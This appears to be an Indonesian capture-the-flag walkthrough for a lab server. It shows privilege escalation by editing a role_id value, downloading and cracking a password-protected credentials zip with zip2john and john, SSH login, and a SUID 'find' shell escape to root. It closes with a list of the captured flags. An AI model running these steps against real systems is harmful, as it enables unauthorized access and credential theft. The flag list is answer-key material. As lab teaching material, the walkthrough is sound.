


Setelah itu masuk ke bagian role_id cari di `value="2"`


Lalu kita ganti dengan `value="1"`



Lalu update profile pada halaman login admin



Klik pada menu Files




Terdapat flag pada halaman admin di menu Files

(Previlage Escalation/Broken Access Control) FLAG:

FLAG{0xPr!vilege3scalation_BAC)

Lalu kita akan membuka file credential.zip untuk SSH kedalam server dengan keadaan terkunci




Selanjutnya kita akan membypass filenya dengan kali linux tools john, kita download dulu filenya di kali linux dan di jadikan hash filenya dengan command:


Wget http://192.168.56.107/admin/dashboard/Files_Backup2024/Credentials.zip (download)

zip2john Credentials.zip > zip.hash (converter file)

Lalu kita akan nge brute force filenya dengan tools john menggunakan wordlist rockyou.txt



Kemudian masukan username dan password yang muncul setelah terbuka filenya




Terdapat flag pada file credentials.zip (john crack) FLAG:

FLAG{0xJ0hnCr4ckM3}

Kita akan meng SSH Server dari web CTF nya

Command: ssh ichigo@192.168.56.107

Dan masukan password




Terdapat flag ketika kita tampilkan flagnya dengan command: cat flag.txt

FLAG{0xLowUs3rw!thSSH} (Low User SSH)

Langkah selanjutnya kita harus menjadikan user ichigo ini menjadi root

Kita akan mencari file yang memiliki previlage seperti root agar Ketika kita masukan/memanggil filenya kita dapat hak akses seperti root caranya masukan


Command: ls -lhn /usr/bin



Terdapat salah satu file yang memiliki hak akses sama seperti root “find”

Sekarang kita dapat mengeksekusi file find dengan command:

find . -exec /bin/sh -p \; -quit



Ok kita berhasil masuk ssh sebagai root dan kita berhasil menemukan flag Ketika kita memasukan command :

Cat /root/flag.txt

Flag{Root!s34sy}

Daftar Flag

1. FLAG(Javascript_ezpz)
2. FLAG{0xSQL!nJecT!0n_Blind)
3. FLAG{0xPr!vilege3scalation_BAC)
4. FLAG{0xJ0hnCr4ckM3}
5. FLAG{0xLowUs3rw!thSSH}
6. Flag{Root!s34sy}